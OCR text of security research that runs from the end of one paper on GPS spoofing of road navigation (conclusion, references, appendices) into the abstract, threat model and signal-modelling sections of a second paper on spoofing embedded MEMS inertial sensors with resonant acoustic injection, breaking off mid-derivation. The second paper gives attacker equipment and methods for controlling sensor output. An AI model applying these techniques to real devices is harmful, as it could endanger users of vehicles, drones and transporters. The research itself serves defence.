GPS spoofing belongs to the broad category of sensor manipulation. Researchers have examined attacks on other sensors such as camera, fingerprint sensor, medical infusion pump, analog sensors, and MEMS sensors [14, 15, 17, 20, 21, 30, 34, 44, 52, 54, 58, 72]. Some of the attacks specifically target (autonomous) vehicles to disrupt their ultra-sonic sensor, millimeter-wave radar, LIDAR, and wheel speed sensor [51,53,68]. The unique contribution of our work is to demonstrate the feasibility of (GPS) sensor manipulation with both physical constraints (road networks) and human in the loop.

## 10 Conclusion

In this paper, we explored the feasibility of real-time stealthy GPS spoofing attacks targeting road navigation systems. Real-world driving tests, taxi-trace evaluations, and human-in-the-loop user study results all confirmed high attack effectiveness and efficiency. We hope that the results can motivate practical defense mechanisms to protect the massive GPS users and GPS-enabled autonomous systems.

## Acknowledgments

We would like to thank anonymous reviewers for their helpful comments. This project was supported by NSF grants CNS-1750101, CNS-1717028, CNS-1547366, and CNS-1527239. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

## References


[1] City of Boston taxi dataset. MIT Big Data Challenge. http://bigdata.csail.mit.edu/challenge.

[2] Ets2 telemetry web server 3.2.5 + mobile dashboard. https://github.com/Funbit/ets2-telemetry-server.

[3] HUNGARY_MAP v0.9.28a [1.27]. https://forum.scssoft.com/viewtopic.php?t=24305.

[4] The measurement of angles. The Oxford Math Center. http://www.oxfordmathcenter.com/drupal7/node/489.

[5] NYC taxi & limousine commission trip record data. NYC.gov. http://www.nyc.gov/html/tlc/html/about/trip_record_data.shtml.

[6] WALB ( Wireless Attack Launch Box ). https://github.com/crescentvenus/WALB.

[7] Waze documentation. https://wiki.waze.com/wiki/How_Waze_determines_turn_/_keep_/_exit_maneuvers.

[8] UT Austin Researchers Successfully Spoof an $80 million Yacht at Sea. UTNews, 2013. https://news.utexas.edu/2013/07/29/ut-austin-researchers-successfully-spoof-an-80-million-yacht-at-sea.

[9] Worlds population increasingly urban with more than half living in urban areas. United Nations, 2014. http://www.un.org/en/development/desa/news/population/world-urbanization-prospects-2014.html.

[10] BO, C., LI, X.-Y., JUNG, T., MAO, X., TAO, Y., AND YAO, L. Smartloc: push the limit of the inertial sensor based metropolitan localization using smartphone. In *MobiCom* (2013).

[11] BOUDETTE, N. Building a road map for the self-driving car. The New York Times, 2017. https://www.nytimes.com/2017/03/02/automobiles/wheels/self-driving-cars-gps-maps.html.

[12] BRANDS, S., AND CHAUM, D. Distance-bounding protocols. In *Advances in Cryptology-Eurocrypt* (1993).

[13] BRUBAKER, M. A., GEIGER, A., AND URTASUN, R. Lost! leveraging the crowd for probabilistic visual self-localization. In *CVPR* (2013).

[14] DAVIDSON, D., WU, H., JELLINEK, R., SINGH, V., AND RISTENPART, T. Controlling UAVs with sensor input spoofing attacks. In *WOOT* (2016).

[15] DESHOTELS, L. Inaudible sound as a covert channel in mobile devices. In *WOOT* (2014).

[16] DOVIS, F. *GNSS Interference Threats and Countermeasures*. Artech House, 2015.

[17] DUC, N. M., AND MINH, B. Q. Your face is not your password face authentication bypassing lenovo–asus–toshiba. *BlackHat* (2009).

[18] EVTIMOV, I., EYKHOLT, K., FERNANDES, E., KOHNO, T., LI, B., PRAKASH, A., RAHMATI, A., AND SONG, D. Robust physical-world attacks on machine learning models. *arXiv abs/1707.08945* (2017).

[19] FARRELL, J., AND BARTH, M. *The global positioning system and inertial navigation*, vol. 61. McGraw-Hill New York, NY, USA:, 1999.

[20] FARSHTEINDIKER, B., HASIDIM, N., GROSZ, A., AND OREN, Y. How to phone home with someone else's phone: Information exfiltration using intentional sound noise on gyroscopic sensors. In *WOOT* (2016).

[21] GALBALLY, J., CAPPELLI, R., LUMINI, A., MALTONI, D., AND FIERREZ, J. Fake fingertip generation from a minutiae template. In *ICPR* (2008).

[22] HE, W., WEI, J., CHEN, X., CARLINI, N., AND SONG, D. Adversarial example defenses: Ensembles of weak defenses are not strong. *arXiv abs/1706.04701* (2017).

[23] HOFMANN-WELLENHOF, B., LICHTENEGGER, H., AND WASLE, E. *GNSS–global navigation satellite systems: GPS, GLONASS, Galileo, and more*. Springer Science & Business Media, 2007.

[24] HU, L., AND EVANS, D. Using directional antennas to prevent wormhole attacks. In *NDSS* (2004).

[25] HUANG, L., AND YANG, Q. Low-Cost GPS Simulator GPS Spoofing by SDR. DEFCON, 2015.

[26] HUMPHREYS, T. E., LEDVINA, B. M., PSIAKI, M. L., OHANLON, B. W., AND KINTNER JR, P. M. Assessing the spoofing threat: Development of a portable GPS civilian spoofer. In *ION GNSS* (2008).

[27] JANSEN, K., SCHÄFER, M., MOSER, D., LENDERS, V., PÖPPER, C., AND SCHMITT, J. Crowd-GPS-Sec: Leveraging crowdsourcing to detect and localize GPS spoofing attacks. In *IEEE SP* (2018).

[28] KERNS, A. J., SHEPARD, D. P., BHATTI, J. A., AND HUMPHREYS, T. E. Unmanned aircraft capture and control via GPS spoofing. *Journal of Field Robotics 31*, 4 (2014), 617–636.

[29] KUHN, M. G. An asymmetric security mechanism for navigation signals. In *Information Hiding* (2004).

[30] KUNE, D. F., BACKES, J., CLARK, S. S., KRAMER, D., REYNOLDS, M., FU, K., KIM, Y., AND XU, W. Ghost talk: Mitigating EMI signal injection attacks against analog sensors. In *IEEE SP* (2013).

[31] LAZOS, L., POOVENDRAN, R., AND ČAPKUN, S. Rope: robust position estimation in wireless sensor networks. In *IPSN* (2005).

[32] LEDVINA, B. M., BENCZE, W. J., GALUSHA, B., AND MILLER, I. An in-line anti-spoofing device for legacy civil GPS receivers. In *ION ITM* (2001).

[33] MADRY, A., MAKELOV, A., SCHMIDT, L., TSIPRAS, D., AND VLADU, A. Towards deep learning models resistant to adversarial attacks. *arXiv abs/1706.06083* (2017).

[34] MICHALEVSKY, Y., BONEH, D., AND NAKIBLY, G. Gyrophone: Recognizing speech from gyroscope signals. In *USENIX Security* (2014).

[35] MONTGOMERY, P. Y., HUMPHREYS, T. E., AND LEDVINA, B. M. Receiver-autonomous spoofing detection: Experimental results of a multi-antenna receiver defense against a portable civil GPS spoofer. In *ION ITM* (2009).

[36] MOSER, D., LEU, P., LENDERS, V., RANGANATHAN, A., RICCIATO, F., AND CAPKUN, S. Investigation of multi-device location spoofing attacks on air traffic control and possible countermeasures. In *MobiCom* (2016).

[37] MOTELLA, B., PINI, M., FANTINO, M., MULASSANO, P., NICOLA, M., FORTUNY-GUASCH, J., WILDEMEERSCH, M., AND SYMEONIDIS, D. Performance assessment of low cost GPS receivers under civilian spoofing attacks. In *NAVITEC* (2010).

[38] MUOIO, D. 19 companies racing to put self-driving cars on the road by 2021. Business Insider, 2016. `http://www.businessinsider.com/companies-making-driverless-cars-by-2020-2016-10/`.

[39] NARAIN, S., VO-HUU, T. D., BLOCK, K., AND NOUBIR, G. Inferring user routes and locations using zero-permission mobile sensors. In *IEEE SP* (2016).

[40] NIELSEN, J., BROUMANDAN, A., AND LACHAPELLE, G. GNSS spoofing detection for single antenna handheld receivers. *Navigation 58*, 4 (2011), 335–344.

[41] NIGHSWANDER, T., LEDVINA, B., DIAMOND, J., BRUMLEY, R., AND BRUMLEY, D. GPS software attacks. In *CCS* (2012).

[42] NISTÉR, D., NARODITSKY, O., AND BERGEN, J. Visual odometry. In *CVPR* (2004).

[43] PAGET, C. Practical cellphone spying. DEFCON, 2010.

[44] PARK, Y.-S., SON, Y., SHIN, H., KIM, D., AND KIM, Y. This ain't your dose: Sensor spoofing attack on medical infusion pump. In *WOOT* (2016).

[45] POPPER, B. Google announces over 2 billion monthly active devices on Android. The Verge, 2017. `https://www.theverge.com/2017/5/17/15654454/android-reaches-2-billion-monthly-active-users`.

[46] PSIAKI, M. L., AND HUMPHREYS, T. E. Protecting GPS From Spoofers Is Critical to the Future of Navigation. IEEE Spectrum, 2016. `https://spectrum.ieee.org/telecom/security/protecting-gps-from-spoofers-is-critical-to-the-future-of-navigation`.

[47] PSIAKI, M. L., POWELL, S. P., AND OHANLON, B. W. GNSS spoofing detection using high-frequency antenna motion and carrier-phase data. In *ION GNSS* (2013).

[48] RANGANATHAN, A., ÓLAFSDÓTTIR, H., AND CAPKUN, S. SPREE: A spoofing resistant GPS receiver. In *MobiCom* (2016).

[49] RASMUSSEN, K. B., AND CAPKUN, S. Realization of RF distance bounding. In *USENIX Security* (2010).

[50] SCHÄFER, M., LENDERS, V., AND SCHMITT, J. Secure track verification. In *IEEE SP* (2015).

[51] SHIN, H., KIM, D., KWON, Y., AND KIM, Y. Illusion and dazzle: Adversarial optical channel exploits against Lidars for automotive applications. In *CHES* (2017).

[52] SHIN, H., SON, Y., PARK, Y.-S., KWON, Y., AND KIM, Y. Sampling race: Bypassing timing-based analog active sensor spoofing detection on analog-digital systems. In *WOOT* (2016).

[53] SHOUKRY, Y., MARTIN, P., TABUADA, P., AND SRIVASTAVA, M. Non-invasive spoofing attacks for anti-lock braking systems. In *CHES* (2013).

[54] SON, Y., SHIN, H., KIM, D., PARK, Y.-S., NOH, J., CHOI, K., CHOI, J., KIM, Y., ET AL. Rocking drones with intentional sound noise on gyroscopic sensors. In *USENIX Security* (2015).

[55] TIPPENHAUER, N. O., PÖPPER, C., RASMUSSEN, K. B., AND CAPKUN, S. On the requirements for successful GPS spoofing attacks. In *CCS* (2011).

[56] TIPPENHAUER, N. O., RASMUSSEN, K. B., PÖPPER, C., AND ČAPKUN, S. Attacks on public WLAN-based positioning systems. In *MobiSys* (2009).

[57] TITTERTON, D., AND WESTON, J. L. *Strapdown inertial navigation technology*, vol. 17. IET, 2004.

[58] TRIPPEL, T., WEISSE, O., XU, W., HONEYMAN, P., AND FU, K. Walnut: Waging doubt on the integrity of mems accelerometers with acoustic injection attacks. In *EuroS&P* (2017).

[59] VOLPE, J. Vulnerability assessment of the transportation infrastructure relying on the global positioning system. *Technical Report* (2001).

[60] WANG, G., WANG, B., WANG, T., NIKA, A., ZHENG, H., AND ZHAO, B. Y. Defending against sybil devices in crowdsourced mapping services. In *MobiSys* (2016).

[61] WANG, K., CHEN, S., AND PAN, A. Time and Position Spoofing with Open Source Projects. BlackHat, 2015.

[62] WARNER, J. S., AND JOHNSTON, R. G. A simple demonstration that the global positioning system (GPS) is vulnerable to spoofing. *Journal of Security Administration 25*, 2 (2002), 19–27.

[63] WARNER, J. S., AND JOHNSTON, R. G. GPS spoofing countermeasures. *Homeland Security Journal 25*, 2 (2003), 19–27.

[64] WESSON, K., ROTHLISBERGER, M., AND HUMPHREYS, T. Practical cryptographic civil GPS signal authentication. *Navigation 59*, 3 (2012), 177–193.

[65] WESSON, K. D., SHEPARD, D. P., BHATTI, J. A., AND HUMPHREYS, T. E. An evaluation of the vestigial signal defense for civil GPS anti-spoofing. In *ION GNSS* (2011).

[66] XU, W., EVANS, D., AND QI, Y. Feature squeezing: Detecting adversarial examples in deep neural networks. *arXiv abs/1704.01155* (2017).

[67] XU, W., QI, Y., AND EVANS, D. Automatically evading classifiers. In *NDSS* (2016).

[68] YAN, C., XU, W., AND LIU, J. Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle. In *DEFCON* (2016).

[69] ZAMIR, A. R., AND SHAH, M. Accurate image localization based on google maps street view. In *ECCV* (2010).

[70] ZANDBERGEN, P. A. Accuracy of iPhone locations: A comparison of assisted GPS, WiFi and cellular positioning. *Transactions in GIS 13*, s1 (2009), 5–25.


[71] ZENG, K. C., SHU, Y., LIU, S., DOU, Y., AND YANG, Y. A practical GPS location spoofing attack in road navigation scenario. In *HotMobile Workshop* (2017).

[72] ZHANG, G., YAN, C., JI, X., ZHANG, T., ZHANG, T., AND XU, W. Dolphinattack: Inaudible voice commands. In *CCS* (2017).


[73] ZHANG, Z., TRINKLE, M., QIAN, L., AND LI, H. Quickest detection of GPS spoofing attack. In *MILCOM* (2012).

## Appendix-A: Taxi Route Visualization

Figure 9 visualizes the 600 taxi routes in Manhattan and Boston that are used for our evaluation. In our experiments, the considered area in Manhattan is 10.64 km$\times$7.38 km with a latitude range (40.7003, 40.7959) and a longitude range (-74.0180, -73.9308). The considered experiment area in Boston is 8.52km$\times$10.60km with a latitude range (42.3134, 42.3885) and a longitude range (-71.1435, -71.0149). As shown in Figure 9, the taxi routes are concentrated in the downtown areas in both respective maps.




(a) 300 taxi routes in Manhattan.



(b) 300 taxi routes in Boston.

Figure 9: Visualization of taxi routes in Manhattan and Boston.

## Appendix-B: Attack Area and Grids

In the Targeted Deviating Attack, the attacker aims to divert the user to a pre-defined location. Our evaluation metric will focus on *hit rate*. In the following, we briefly explain how to calculate the hit rate. For a given taxi trip, the hit rate reflects how likely a victim route can bypass the attacker-defined destination to achieve targeted diverting. Figure 10 shows how we define the attack area, radius $r$ and divide the grids. Given an attack area with the radius of $r$, the attacker can pick a grid inside the area as the target destination. Hit rate is the ratio of the grids that the victim can be diverted to over all the grids in the attack area.





Figure 10: Illustration of the attack area and grids.

# Injected and Delivered: Fabricating Implicit Control over Actuation Systems by Spoofing Inertial Sensors

*Yazhou Tu*[*] *Zhiqiang Lin*[†] *Insup Lee*[‡] *Xiali Hei*[*]
[*]*University of Louisiana at Lafayette*
[†]*The Ohio State University*
[‡]*University of Pennsylvania*

## Abstract

Inertial sensors provide crucial feedback for control systems to determine motional status and make timely, automated decisions. Prior efforts tried to control the output of inertial sensors with acoustic signals. However, their approaches did not consider sample rate drifts in analog-to-digital converters as well as many other realistic factors. As a result, few attacks demonstrated effective control over inertial sensors embedded in real systems.

This work studies the out-of-band signal injection methods to deliver adversarial control to embedded MEMS inertial sensors and evaluates consequent vulnerabilities exposed in control systems relying on them. Acoustic signals injected into inertial sensors are out-of-band analog signals. Consequently, slight sample rate drifts could be amplified and cause deviations in the frequency of digital signals. Such deviations result in fluctuating sensor output; nevertheless, we characterize two methods to control the output: *digital amplitude adjusting* and *phase pacing*. Based on our analysis, we devise non-invasive attacks to manipulate the sensor output as well as the derived inertial information to deceive control systems. We test 25 devices equipped with MEMS inertial sensors and find that 17 of them could be implicitly controlled by our attacks. Furthermore, we investigate the generalizability of our methods and show the possibility to manipulate the digital output through signals with relatively low frequencies in the sensing channel.

## 1 Introduction

Sensing and actuation systems are entrusted with increasing intelligence to perceive the environment and react to it. Inertial sensors consisting of gyroscopes and accelerometers measure angular velocities and linear accelerations, which directly depict movements and orientations of a device. Therefore, systems equipped with inertial sensors are able to determine motional status and make actuation decisions in a timely, automated manner. While inertial sensing allows a control system to actuate in response to environmental changes promptly, errors of inertial measurements could result in instantaneous actuations as well.

Micro-electro-mechanical systems (MEMS) gyroscopes are known to be susceptible to resonant acoustic interferences [41, 44, 45, 75]. Son et al. showed that a drone could be caused to crash by disturbing the gyroscope with intentional resonant sound [64]. Furthermore, Trippel et al. investigated the data integrity issue of MEMS accelerometers under acoustic attacks [68]. While they gained adversarial control over exposed accelerometers, few attacks demonstrated effective control over embedded sensors. Thus, it remains unrevealed that to what extent attackers could exploit embedded inertial sensors and possibly control the systems relying on them.

To achieve adversarial control over inertial sensors embedded in real systems, we need to consider several realistic factors: (a) *Attack setting*. Biasing attacks in [68] were conducted on exposed sensors connected to an Arduino board, making the sampling process and real-time sensor data accessible to attackers. In contrast, our work studies non-invasive attacks, implying that attackers cannot physically alter the system and can only infer necessary information about the sensor from observable phenomena. (b) *Sample rate*. The exact sample rate of embedded sensors could be difficult to access, and we find that slight drifts in the sample rate may cause troubles to attackers. (c) *Actuating direction*. While Trippel et al. [68] manipulated a smartphone controlled RC car by inducing sensor outputs in only one direction, most systems rely on inertial measurements in both directions for control purposes. In this work, we develop generalizable methods that could manipulate inertial measurements of embedded sensors and trigger actuations of different kinds of control systems in both directions.

Acoustic signals injected at resonant frequencies of inertial sensors are usually out-of-band signals, which

will be sampled by the analog-to-digital converter (ADC) with an insufficient sample rate. We characterize this kind of attacks as *out-of-band signal injections*, presenting several important features: (1) *Amplification of sample rate drifts*. We find that tiny drifts in the sample rate of an ADC could be amplified and cause more significant deviations in the frequency of the digital signal. Consequently, it could be difficult to induce and maintain a DC (Direct Current, 0 Hz) sensor output as in prior work [68]. The resulting digital signal serves as noises due to its oscillating nature; nevertheless, we perceive following properties to control it. (2) *Adjustable digital amplitudes*. Distortions caused by undersampling allow amplitudes of different digital samples within one cycle of oscillation adjustable. (3) *Phase pacing*. We find that a phase offset could be induced in the digital signal by switching the frequency of out-of-band analog signals.

Based on our analysis, we develop non-invasive attacks to manipulate the output of embedded inertial sensors as well as the derived information to deceive different kinds of control systems. We evaluate our attacks on 25 devices equipped with various models of inertial sensors from different vendors. Our experimental results show that 23 devices could be affected by acoustic signals and 17 of them are susceptible to implicit control. Our attack demonstrations include maliciously actuating the motor of self-balancing human transporters, manipulating a user's view in virtual reality (VR) systems, spoofing a navigation system (Google Maps), etc. We have uploaded the demos of our proof-of-concept attacks at https://www.youtube.com/channel/UCGMX3ZbElV7BZYIX7RtF5tg.

In summary, we list our contributions as follows:

- We devise two sets of novel spoofing attacks (*Side-Swing* and *Switching* attacks) against embedded MEMS inertial sensors to manipulate sensor outputs and the derived inertial information. The attacks are non-invasive and could deliver implicit control to different kinds of real systems relying on inertial sensors.
- We evaluate our attacks on 25 devices and find that 23 of them can be affected by acoustic signals, presenting different control levels. Our proof-of-concept attacks demonstrate adversarial control over self-balancing, aiming and stabilizing, motion tracking and controlling, navigation systems, etc.
- We propose the out-of-band signal injection model and methods to manipulate the oscillating digitized signal when an analog signal is sampled with an insufficient sample rate. We investigate the generalizability of our methods with a case study showing that attackers could manipulate the oscillating digitized signal by sending signals with relatively low frequencies through a universal sensing channel.





Figure 1: An illustration of acoustic injections on inertial sensors embedded in control systems. Injections of analog signals occur in the transducer. The signal will be digitized by the ADC before reaching the control system.

## 2 Inertial Sensors in Control Systems

MEMS inertial sensors use mechanical structures to detect inertial stimuli and generate electrical signals to depict it. MEMS accelerometers detect linear accelerations with a mass-spring structure. While MEMS gyroscopes use a similar structure to sense Coriolis accelerations $a_{Cor}$, an extra vibrating structure is used to drive the sensing mass with a velocity $v$, which is orthogonal to the sensing direction. The angular velocity $\omega$ causing the Coriolis acceleration can be derived by: $a_{Cor} = -2\omega \times v$.

**Acoustic Injection.** Although MEMS technology has significantly reduced the size, cost and power consumption of inertial sensors, the miniaturized mechanical structure could suffer from resonant acoustic interferences. Acoustic signals at frequencies close to the natural frequency of the mechanical structure could force the sensing mass into resonance. Displacements of the sensing mass are usually measured by capacitive electrodes and would induce electrical signals. The signal will then be digitized by the ADC and could possibly influence the control system, as shown in Figure 1.

Under resonance, the sensing mass is forced into vibrations at the same frequency as the external sinusoidal driving force (sound pressure waves). Therefore, the mass-spring structure of inertial sensors could serve as a receiving system for resonant acoustic signals and allow attackers to inject analog signals at specific frequencies. However, the ability of attackers towards adversarial control is still restricted in two aspects: (1) Attackers cannot inject arbitrary forms of analog signals. Since the injected analog signal is caused by mechanical resonance of the sensing mass, it would be a sinusoidal signal and always presents an oscillating pattern. (2) The digital signal cannot be controlled directly. Attackers could only induce specific digital signals by controlling the analog signal. This process is difficult to control especially in an embedded environment with limited information.

**Control System.** MEMS inertial sensors provide crucial feedback for control systems to make autonomous deci-

sions. Applications of MEMS gyros and accelerometers are very broad. Examples of these applications include human transporters, kinetic devices, robots, pointing systems for antennas, navigation of autonomous (robotic) vehicles, platform stabilization of heavy machinery, yaw rate control of wind-power plants, industrial automation units, and guidance of low-end tactical applications [55, 36, 58, 67]. Because of their ubiquitousness and criticality in control systems, it is important to examine MEMS inertial sensors' reliability and evaluate the resilience of control systems under sensor spoofing attacks.

This work evaluates non-invasive spoofing attacks against embedded MEMS inertial sensors on a wide range of control systems in consumer applications. The systems we investigate can be broadly divided into two categories: (1) *Closed-loop control systems*. The system continuously compares its current status with a goal status and tries to diminish the difference between them through actuations. (2) *Open-loop control systems*. The system simply follows inertial sensing information to make actuation decisions. Different instances of these systems will be evaluated in Section 6.

## 3 Threat Model

The objective of attackers is to spoof embedded inertial sensors and deliver adversarial control to the system. To achieve this, attackers need to induce specific digital signals to trigger actuations in the control system.

**Non-invasiveness.** The spoofing attack against embedded inertial sensors is non-invasive and can be implemented without physical contact to the target device. Attackers cannot physically alter the hardware, neither can they directly access or modify the sampling process as well as the sensor output. However, we assume that attackers can analyze the behavior of an identical device under acoustic effects before a real attack.

**Audibleness.** The resonant frequencies of MEMS accelerometers are usually within the range of human hearing. However, the resonant frequencies of MEMS gyros are often in the ultrasound band (above 20 kHz). Therefore, acoustic signals used to attack gyros are inaudible. While resonant frequencies of gyros in several devices we test are between 19 to 20 kHz, they are still above the audible range of most adults [66].

**Sound Source.** Attackers can use consumer-grade speakers or transducers, directivity horns, and amplifiers to generate sound waves. The signal source can be a function generator, an Arduino board, or mini signal generator boards [22, 24]. We assume that the possible attack distance is several meters; attackers have sufficient resources, i.e., techniques or fund, to optimize the power, efficiency, directivity and emitting area of the sound source. More capable attackers could use professional acoustic devices or highly customized acoustic amplification techniques to further improve the range as well as the effect of the attack.

## 4 Modeling and Analysis

In acoustic attacks, malicious analog signals injected into the transducer will be processed and digitized before reaching the control unit. Therefore, the effect of attacks depends on the attacker's ability to influence the digitized signal. In this section, we analyze the digitization process of out-of-band analog signals and propose general methods to control the oscillating digitized signal.

### 4.1 Digitization of Out-of-band Signals

Since the sensing mass under resonance is oscillating at the same frequency as sound waves, the resulting analog signal can be described by,

$$V(t) = A \cdot sin(2\pi F t + \phi_0) \tag{1}$$

where $F$ is the frequency of resonant sound waves and the amplitude $A = A_0 k_a k_s$. $A_0$ is the amplitude of sound waves. The coefficients $k_a$ and $k_s$ represent the attenuation of acoustic energy during transmission and the sensitivity of the mechanical sensing structure respectively. This analog signal will then be sampled by the ADC. Assuming $F_S$ is the sampling rate, and $t_0 = 0, t_1 = \frac{1}{F_S}, ..., t_i = \frac{i}{F_S}, ...$, are sampling times, the digitized signal will be,

$$V[i] = A \cdot sin(2\pi F \frac{i}{F_S} + \phi_0) \quad (i \in \{0,1,2,3,...\}) \tag{2}$$

The frequency of analog signals injected through resonance is usually much higher than the sampling rate. For instance, the typical resonant frequency is several kHz for accelerometers and more than 19 kHz for gyros, while the sample rate is usually in tens or hundreds. According to the Nyquist theorem, when $F > \frac{F_S}{2}$, there would be a problem of aliasing. We have,

$$F = n \cdot F_S + \varepsilon \quad (-\tfrac{1}{2}F_S < \varepsilon \leq \tfrac{1}{2}F_S, n \in \mathbb{Z}^+) \tag{3}$$

Substitute (3) into (2), we have:

$$V[i] = A \cdot sin(2\pi\varepsilon \frac{i}{F_S} + \phi_0) \quad (i \in \{0,1,2,3,...\}) \tag{4}$$

These equations describe the basic relationship between the out-of-band analog signal and the digitized signal: a sinusoidal analog signal with a frequency $F$ will be aliased to a digital signal with a frequency of $\varepsilon$.

Our discussions in this section mainly focus on signals with frequencies close to the same integer multiple of sample rate. Therefore, we assume that $n$ in (3) stays the same when $\varepsilon$, $F$ or $F_S$ slightly changes.





Figure 2: The output of the gyroscope (X-axis) in a stationary iPhone 5S when we inject acoustic signals with a fixed frequency (19,471 Hz). Due to sample rate drifts, the frequency of the induced output is not a constant.

**Amplification Effect of Sample Rate Drifts.** ADC is designed to sample the voltage of the analog signal at specific intervals. Theoretically, each interval should be exactly $\frac{1}{F_S}$. Therefore, given $F$, the value of $\varepsilon$ should be determined (Equation 3). However, due to drifts in $F_S$, when we inject acoustic signals at a fixed frequency into a smartphone's gyroscope, we find that the frequency of the digital output is deviating, as shown in Figure 2. We formalize the following theorem to explain why slight sample rate drifts could result in observable deviations in the frequency of the digital signal.

**Theorem 1.** *When a signal with a frequency $F$ is sampled with an insufficient sample rate $F_S$ ($F_S < 2F$), a drift $\Delta_{F_S}$ in the sample rate will be amplified to a deviation of $-n \cdot \Delta_{F_S}$ in the frequency ($\varepsilon$) of the sampled signal and $n = \frac{F-\varepsilon}{F_S}(-\frac{1}{2}F_S < \varepsilon \leq \frac{1}{2}F_S, n \in \mathbb{Z}^+)$.*

*Proof.* Let $\hat{\varepsilon}$ be the frequency of the sampled signal after sample rate drifts. We have,

$$\begin{aligned} F &= nF_S + \varepsilon \\ F &= n(F_S + \Delta_{F_S}) + \hat{\varepsilon} \end{aligned} \tag{5}$$

Therefore, the deviation in the frequency of the sampled signal is,

$$\hat{\varepsilon} - \varepsilon = -n \cdot \Delta_{F_S} \tag{6}$$

□

For instance, the resonant frequency of gyros could range from 19 kHz to above 30 kHz. If $F = 20,000$ Hz and $F_S = 200$ Hz, a tiny drift of 0.01 Hz in the sample rate would result in a deviation of $-1$ Hz in the frequency of the sampled signal. Due to the amplification effect of sample rate drifts, it is difficult to induce and maintain a DC output especially when the sensor is embedded.

## 4.2 Digital Amplitude Adjusting

The injected analog signal caused by mechanical resonance of the sensing mass is an oscillating sinusoidal signal. According to (4), the resulting digital signal will also be oscillating (when $\varepsilon \neq 0$). However, an oscillating digital output induced in the sensor could be interpreted as noises or environmental interferences by the system,





Figure 3: When an oscillating analog signal is sampled correctly, the digital signal is oscillating (left). When an oscillating analog signal is undersampled, amplitudes of different digital samples could be adjusted to modify the shape of the digital signal (right).

and its effect could be limited to disturbances or denial of service (DoS). In this subsection, we investigate the possibility to modify the oscillating pattern of the digital signal by modulating the amplitude of analog signals.

An essential feature of out-of-band signal injections is that the induced analog signal will be undersampled, resulting in distortions of the signal. While aliasing is a well-known effect of signal distortions caused by undersampling, it mainly focuses on changes of the signal in the frequency domain, and how to utilize such distortions to intentionally modify the 'shape' of an oscillating digitized signal has rarely been discussed.

Due to undersampling, the pattern of the analog signal may not be preserved in the digital signal. As illustrated in Figure 3, when an amplitude modulated oscillating analog signal is sampled correctly, the digital signal has an amplitude that changes gradually and still presents an oscillating pattern. However, when an oscillating analog signal is undersampled, amplitudes of different digital samples within one cycle of oscillation ($T = \frac{1}{\varepsilon}$) could be adjusted to modify the shape of the digital signal. In fact, when $F > \frac{F_S}{2}$, the continuity in the amplitude of the oscillating analog signal kept in digitized samples begins to decrease. As $\frac{2F}{F_S}$ grows, amplitudes of adjacent samples become less dependent on each other. When $F$ is considerably larger than $\frac{F_S}{2}$, each digital amplitude can be adjusted independently. We have,

$$V[i] = A[i] \cdot sin(2\pi\varepsilon\frac{i}{F_S} + \phi_0) \quad (i \in \{0,1,2,3,...\}) \tag{7}$$

where $A[0], A[1], A[2], ...$ could be adjusted by modulating the amplitude of the oscillating analog signal. In this way, during out-of-band signal injections, a digital signal with specific waveforms (such as a one-sided waveform in Section 5.1) instead of an oscillating signal could be fabricated.

## 4.3 Phase Pacing

In this subsection, we propose a novel approach to manipulate the phase of the oscillating digitized signal by changing the frequency of out-of-band analog signals.

Assuming the frequency of the analog signal changes from $F_1$ to $F_2$ at time $t_c$, and

$$\begin{aligned} F_1 &= n \cdot F_S + \varepsilon_1 \qquad (-\frac{1}{2}F_S < \varepsilon_1 \leq \frac{1}{2}F_S, n \in \mathbb{Z}^+) \\ F_2 &= n \cdot F_S + \varepsilon_2 \qquad (-\frac{1}{2}F_S < \varepsilon_2 \leq \frac{1}{2}F_S, n \in \mathbb{Z}^+) \end{aligned} \tag{8}$$

the analog signal will be:

